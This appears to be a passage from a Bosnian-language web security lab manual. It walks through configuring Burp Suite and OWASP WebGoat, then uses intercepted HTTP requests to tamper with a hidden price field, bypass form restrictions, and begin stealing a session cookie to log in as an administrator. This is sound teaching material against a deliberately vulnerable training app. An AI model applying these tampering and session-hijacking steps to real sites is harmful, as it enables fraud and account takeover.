


Slika 9.1: Burp Suite - osnovni ekran

Burp Suite radi kao posrednik (*proxy*) kroz koji idu svi zahtjevi ka web aplikaciji i odgovori od nje. Po inicijalnoj postavci (u korištenoj verziji) ovaj posrednik osluškuje na portu 8080. Pošto WebGoat, koji će biti instaliran u slijedećem koraku, koristi isti port, a obje aplikacije će biti pokrenute na istom računaru, potrebno je promijeniti jednu od njih. Ovdje će biti promijenjen port koji koristi Burp Suite¹. Promjena se vrši pute menija: Proxy→Options. Izgled ovog ekrana prikazan je na slici 9.2.

Da bi se izvršila promjena potrebno je zaustaviti *proxy* odznačavanjem kućice u koloni "Running". Nakon toga potrebno je kliknuti na dugme "Edit" i u prozoru koji se otvori promijeniti broj porta na željeni. Ovdje je izabran broj 8888. Klikom na dugme "OK" potvrđena je promjena i vraća se na ekran za podešavanje *proxy*. Sada je ponovo potrebno pokrenuti *proxy* označavanjem kućice u koloni

¹ Mogao bi se promijeniti i port na kom radi WebGoat, što će biti pomenuto prilikom opisa WebGoat. Moguće je WebGoat, ili drugu web aplikaciju, koja se testira pokrenuti na drugom računaru i onda nema potrebe za promjenom brojeva portova.




Slika 9.2: Burp Suite - promjena porta

”Running”.

Za upotrebu bilo kog web posrednika (*proxy*), pa i Burp Suite, potrebno je podesiti web preglednik da ga koristi. Ovdje će biti pokazano podešavanje Firefox web preglednika na Ubuntu. Za druge web preglednike na drugim OS pristup je sličan, a lako je pronaći konkretne upute o tome kako podesiti web preglednik da koristi *proxy*. U Firefox potrebno je otići na Preferences, kikom na ikonicu menija u gornjem desnom uglu pa izborom Preferences (ili putem menija Edit→Preferences). Potrebno je izabrati stavku Advanced (posljednja sa lijeve strane), pa u toj stavci tab Network. Na tom tabu potrebno je kliknuti na dugme ”Settings...”. Na ekranu za podešavanje potrebno je izabrati ”Manual proxy configuration”, Unijeti vrijednost za HTTP Proxy 127.0.0.1 i port 8888, kao na slici 9.3.

Ovdje će biti pokazane samo neke osnovne funkcionalnosti Burp Suite. Za više detalja preporučuje se korištenje obimne Burp Suite dokumentacije [40], knjige posvećene ovom alatu [6] ili knjige posvećene sigurnosti web aplikacija koja odlično pokriva kompletnu tematiku ovog poglavlja [54].

Burp Suite nije jedini alat za ove namjene, a pogotovo jedini web *proxy*. Dobre alternative su OWASP Zed Attack Proxy ili Paros web proxy (koji se na žalost



Slika 9.3: Firefox - proxy podešavanje

izgleda više ne ažurira).

9.1.2 WebGoat

Preuzeti, instalirati i pokrenuti pripremljenu (od strane OWASP) nesigurnu web aplikaciju WebGoat

Rješenje: WebGoat je web aplikacija koje je napravljena sa velikim brojem sigurnosnih propusta u svrhe pokazivanja kako ih pronaći, iskoristiti, te otkloniti. Cilj je da programeri koji razvijaju web aplikacije nauče da ne prave ove propuste. Ova aplikacija je kreirana od strane OWASP (*The Open Web Application Security Project*) fondacije, neprofitne organizacije posvećene sigurnosti web aplikacija. Do WebGoat se može doći preko stranica OWASP (www.owasp.org).

U vrijeme pisanja stranica WebGoat projekta bila je na adresi:
https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

Na stranici WebGoat projekta data su objašnjenja projekta, kao i korisni linkovi. Do stranice za preuzimanje WebGoat dolazi se preko linka u dijelu "Quick Download". Link vodi do GitHub repozitorija za ovaj projekat. U vrijeme pisanja aktuelna verzija WebGoat bila je 7.1. Preuzeta je datoteka `webgoat-container-7.1-exec.jar`.

WebGoat je Java aplikacija, i može se koristiti i na Windows i Linux OS,. Za njeno pokretanje i korištenje potrebno imati instaliran Java JRE. Ovdje će biti pokazani koraci upotrebe na Linux Ubuntu 16.04.

Pokretanje WebGoat obavlja se komandom:
`java -jar webgoat-container-7.1-exec.jar`

Po pokretanju se dobije poruka da je WebGoat pokrenut i da mu se može pristupiti putem adrese:
`http://localhost:8080/WebGoat`

Pristupom ovoj adresi dobije se ekran za prijavljivanje na WebGoat prikazan na slici 9.4.


Prilikom pokretanja može se zadati parametar `-httpPort=BrojPorta` koji omogućava da se WebGoat pokrene na portu različitom od standardnog 8080. Na primjer za pokretanje na portu 8081 potrebno je pokrenuti WebGoat komandom;
`java -jar webgoat-container-7.1-exec.jar -httpPort=8081`

Ovo može biti potrebno ako je port 8080 zauzet od strane druge aplikacije, što je u slučaju WebGoat obično neki web posrednik (*proxy*), poput prethodno instaliranog Burp Suite.

9.2 Ulazni podaci

Korištenjem funkcije Intercept u Burp proxy analizirati način kako se ulazni podaci u web aplikacije sa formi iz web preglednika prosljeđuju putem HTTP

1. Naći forme koje parametre dostavljaju putem GET i POST metoda
2. Proveriti (ne)efikasnost zaštita ulaznih podataka preko web formi



Slika 9.4: WebGoat ekran za prijavu


- Pročitati skrivene (*hidden*) parametre
- Zaobići ograničenja na dužinu parametara
- Provjeriti način prenosa povjerljivih informacija (npr. lozinke)

Rješenje: Za ovaj zadatak moguće pronaći veliki broj web aplikacija na kojima se može pokazati. Ovdje će, radi prezentacije i unifikacije vježbe, zadatak biti urađen upotrebom WebGoat aplikacije.

Na ekranu za prijavljivanje na WebGoat prikazanom na slici 9.4 potrebno je unijeti korisničko ime WebGoat korisnika (*guest*) i odgovarajuću lozinku (*guest*) koji su ispisani na dnu ekrana.

Po uspješnom prijavljivanju na WebGoat pojavljuje se početni ekran koji daje osnovne informacije o načinu rada sa WebGoat. Preporučuje se čitanje ovih krat-

kih uputa. Sa lijeve strane ovog ekrana nalazi se spisak vježbi koje WebGoat nudi. Ovdje će biti urađeno samo nekoliko vježbi da bi se pokazale osnovne mogućnosti. Za ozbiljnije učenje o sigurnosti web aplikacije preporučuje se prolazak kroz sve vježbe počevši od početne "Introduction". Izgled početnog ekrana WebGoat sa spiskom vježbi dat je na slici 9.5.



Slika 9.5: WebGoat - početni ekran

Za pokazivanje konkretnog zadatka iz postavke ove vježbe izabrana je stavka "Parameter Tempering" sa spiska sa lijeve strane. Nakon klika na ovu stavku ispod nje se pojavljuju podstavke. Sa spiska podstavki potrebno je, klikom na nju, izabrati "Exploit Hidden Fields". U glavnom okviru sa desne strane od spiska

pojavljuje se postavka zadatka kao na slici 9.6.

Exploit Hidden Fields

Show Source Show Solution Show Plan Show Hints Restart Lesson

Try to purchase the HDTV for less than the purchase price, if you have not done so already.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
56 inch HDTV (model KTV-551)	2999.99	<input type="text" value="1"/>	\$2999.99

The total charged to your credit card: \$2999.99

Slika 9.6: WebGoat lekcija - iskorištavanje skrivenih polja

Na vrhu ekrana za svaki zadatak postoji nekoliko dugmadi. Dugme "Show Source" će ispod postavke zadatka ispisati izvorni kod lekcije. Dugme "Show Solution" će ispod postavke zadatka ispisati postupak kojim se postiže cilj postavljen u zadatku. Dugme "Show Plan" će ispod postavke zadatka ispisati cilj zadatka i dati osnovnu ideju kako ga riješiti. Dugme "Show Hints" će na vrhu ekrana, odmah ispod dugmadi ispisati prijedlog šta bi naredni korak za rješavanje zadatka trebao biti. Uz prijedlog stoji i dugme sa strelicom koja vodi do slijedećeg koraka ka rješenju. Klikanjem na ovu strelicu može se proći kroz sve korake koji vode do kompletnog rješenja zadatka. Dugme "Restart lesson" poništava sve urađeno na zadatku i vraća ga u početno stanje. Korisnicima koji budu prolazili kroz lekcije koje nisu obrađene ovdje savjetuje se da prvo pokušaju samostalno uraditi zadatak. Ako ne uspiju onda treba prvo pogledati plan da se dobije ideja za rješenje. Ako ni to ne pomogne, onda treba pogledati prijedlog prvog koraka, kao i ostalih ako bude potrebno. U nastavku će biti pokazana rješenja zadataka bez korištenja

plana i prijedloga.

U ovoj lekciji zadatak je promijeniti cijenu TV koji se kupuje. Iz naslova lekcije može se pretpostaviti da je ova cijena parametar HTTP zahtjeva koji je skriven. Web aplikacija od web preglednika dobiva sve parametre u HTTP zahtjevu. Kako je ovdje podešeno da HTTP zahtjevi prolaze kroz web posrednik moguće ih je presresti, te vidjeti i izmijeniti sve parametre uključujući i skrivene, prije nego što se dostave web aplikaciji.


U Burp Suite potrebno je otići na stavku menija: Proxy→Intercept. Potrebno je da dugme "Intercept is on" bude aktivno. Ako nije, odnosno ako piše "Intercept is off" klikom na to dugme postiže se željeni rezultat. Ovim se web posredniku kaže da presreće HTTP zahtjeve koji prolaze kroz njega (od web preglednika ka web aplikacijama). Kada se HTTP zahtjev presretne moguće je vidjeti i izmijeniti njegove parametre.

Nakon ovoga potrebno je u WebGoat lekciji kliknuti na dugme "Purchase". Ovim se sa web forme ka web aplikaciji šalju parametri koji uključuju količinu proizvoda (TV) koji se žele kupiti. Sada se u prozoru web posrednika (Burp) prikazuje presretnuti zahtjev. Inicijalno se prikazuje originalni (*raw*) HTTP zahtjev. Klikom na tab "Params", prikazuju se posebno svi parametri sa tipom, nazivom i vrijednošću, kao na slici 9.7.


Sada se dvostrukim klikom na bilo koju liniju sa parametrom HTTP zahtjeva može izvršiti izmjena njegove vrijednost. Ovdje je izabran parametar "Price" i njegova vrijednost je izmijenjena na 10,00 kako je prikazano na slici 9.8.

Tipkom "Enter" na tastaturi izmjena se potvrđuje. Da bi se, izmijenjeni, zahtjev prosljedio web aplikaciji potrebno je kliknuti na dugme "Forward" (neposredno iznad taba Raw). Međutim, pošto je presretanje i dalje uključeno biće potrebno potvrđivati prosljeđivanje svakog pojedinačnog HTTP zahtjeva. Brže je isključiti presretanje klikom dugme "Intercept is on" (da postane off). Nakon toga se zahtjev prosljeđuje web aplikaciji i u WebGoat se dobiva informacija da je lekcija uspješno savladana. Ta lekcija je sada označena sa zelenim na spisku lekcija sa lijeve strane.

Sada je sa ovog spiska potrebno izabrati podstavku "Bypass HTML Field Restrictions" unutar stavke "Parameter Tampering". Zadatak u ovoj lekciji je poslati web aplikaciji nedozvoljene vrijednosti svakog od pet parametara čija je kontrola ispravnog unosa provedena na formi. Prvi parametar je padajuća lista sa dvije moguće vrijednosti: "foo" i "bar". Cilj je prosljediti web aplikaciji neku drugu



Slika 9.7: Burp Suite - presretanje HTTP zahtjeva - parametri



Slika 9.8: Burp Suite - izmjena parametra HTTP zahtjeva

vrijednost. Drugi parametar je opet izbor jedne od dvije moguće vrijednosti: "foo" ili "bar", ali ovdje putem takozvanog "radio" dugmeta. Cilj je proslijediti web aplikaciji neku drugu vrijednost. Treći parametar je označena ili ne kućica (*checkbox*). Cilj je proslijediti web aplikaciji neku drugu vrijednost od dozvoljene "on" ili "off". Četvrti parametar je tekst koji se unosi u polje i čija dužina je ograničena na pet znakova. Cilj je proslijediti web aplikaciji tekst duži od pet znakova. Peti parametar je onemogućeno polje. Cilj je proslijediti web aplikaciji bilo koju vrijednost za ovo polje.

Kao i u prethodnom slučaju potrebno je presresti HTTP zahtjev upotrebom Burp Suite. Potrebno je za vrijednosti parametara unijeti nešto što web forma ne dozvoljava. Peti, onemogućeni, parametar potrebno je dodati klikom na dugme

”Add” (desno od liste parametara)². Izmjena parametara učinjena je kako je prikazano na slici 9.9.

POST request to /WebGoat/attack

Type	Name	Value
URL	Screen	82558034
URL	menu	1700
Cookie	JSESSIONID	E0C3942E35EF9A288C27B6F2543A3C95
Body	select	nije
Body	radio	dozvoljeno
Body	checkbox	ovako
Body	shortinput	dugacko
Body	disabledinput	onemoguceno
Body	SUBMIT	Submit

Buttons: Add, Remove, Up, Down

Slika 9.9: Burp Suite - izmjena i dodavanje parametra HTTP zahtjeva

Slično kao i u ranije, da bi se, izmijenjeni, zahtjev prosljedio web aplikaciji potrebno je kliknuti na dugme ”Forwarded” (neposredno iznad taba Raw). Nakon toga se zahtjev prosljeđuje web aplikaciji i u WebGoat se dobiva informacija da je lekcija uspješno savladana. Ta lekcija je sada označena sa zelenim na spisku lekcija sa lijeve strane.

9.3 *Cookie* - potvrđivanje identiteta


Korištenjem funkcije Intercept u Burp proxy analizirati način uspostavljanja i održavanja sesije (prepoznavanja zahtjeva od istog klijenta) putem *cookie*.

1. Pogledati poruku (HTTP response) kojom server klijentu dodjeljuje *cookie*
2. Pogledati poruke (HTTP response) kojima klijent serveru dostavlja *cookie*
3. Pokušati uhvatiti *cookie* prijavljenog korisnika i iskoristiti ga za prijavljivanje kao taj korisnik bez potvrđivanja identiteta
 - a) Snimiti saobraćaj između klijenta i servera
 - b) Pronaći sve *cookie* koje klijent potvrđenog identiteta dostavlja i njihove vrijednosti
 - c) Sa drugim web pregledniku pristupiti istom serveru bez prijavljivanja

² Ova izmjena mogla je biti napravljena i upotrebom ”Development Tools” koji su dostupni u savremenim web preglednicima

- d) Upotrebom nekog alata za upravljanje sa *cookie* umjesto postojećih vrijednosti *cookie* za tu lokaciju upisati one od korisnika potvrđenog identiteta
- e) Rezultat bi trebao biti prijavljivanje kao taj korisnik bez unošenja korisničkog imena i lozinke


Rješenje: U Burp Suite potrebno uključiti, ako nije, presretanje HTTP odgovora (*response*). Potrebno je otići na stavku menija: Proxy→Options. Potrebno je da u dijelu ekrana sa podnaslovom "Intercept Server Responses" bude izabrano "Intercept requests based on the following rule". Prema inicijalnim postavkama to bi trebalo biti dovoljno. Ako nije onda je potrebno aktivirati neko od pravila po kom će se HTTP odgovori presretati. Opcija koju je potrebno uključiti prikazana je na slici 9.10.



Slika 9.10: Burp Suite - Aktivacija presretanja HTTP odgovora (*response*)

Da bi se dobila poruka (HTTP *response*) kojom web server klijentu dodjeljuje *cookie* potrebno se odjaviti sa WebGoat aplikacije i zatvoriti web preglednik. Time se briše *cookie* WebGoat aplikacije, pa ga web preglednik neće dostaviti web serveru prilikom pristupa. Web server će onda napraviti *cookie* i dostaviti ga

web pregledniku u zaglavlju **Set-Cookie**. Potrebno je presresti HTTP odgovor od web servera u kom se nalazi ovo zaglavlje. Dio presretnutog zahtjeva u kom je ovo zaglavlje prikazana je na slici 9.11.




```

Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Control: no-store
Set-Cookie: JSESSIONID=E3FD1D05E361B2EA32D5C1CD064360B2; Path=/WebGoat/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Language: en-US
Content-Length: 3194

```

Slika 9.11: Burp Suite - Presretnuti HTTP odgovor (*response*) sa **Set-Cookie**

Presretanjem poruka (HTTP *request*) web preglednika ka web serveru može se vidjeti da se u svakoj poruci, u zaglavlju **Cookie**, dostavlja i isti *cookie* koji je na početku web server dostavio web pregledniku. Zaglavlje jedne takve poruke prikazano je na slici 9.12.



```

Raw Params Headers Hex
GET /WebGoat/service/lessoninfo.mvc HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0) Gecko
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=51FDB9C7E9C6592EABA5E9407F3BED34
Connection: close


```

Slika 9.12: Burp Suite - Presretnuti HTTP zahtjev (*request*) sa **Cookie**

Pošto je potvrđeno da je proces potvrđivanja identiteta klijenta pri svakom HTTP zahtjevu urađen preko zaglavlja **Cookie**, sada treba iskoristiti tu činjenicu

da se pokuša zaobići proces potvrđivanja identiteta korisničkim imenom i lozinkom.

WebGoat ne koristi HTTPS pa je moguće prisluškivanjem saobraćaja doći do čitljivih zaglavlja HTTP zahtjeva u kojim je *cookie*. Izvršeno je prijavljivanje na WebGoat sa drugog računara kao administrator WebGoat aplikacije (`webgoat/webgoat`). Po prijavljivanju je moguće provjeriti identitet prijavljenog korisnika klikom na ikonu korisnika WebGoat aplikacije u gornjem desnom uglu ekrana. Na slici 9.13 se vidi ova informacija.




Slika 9.13: WebGoat - Korisnik WebGoat administrator

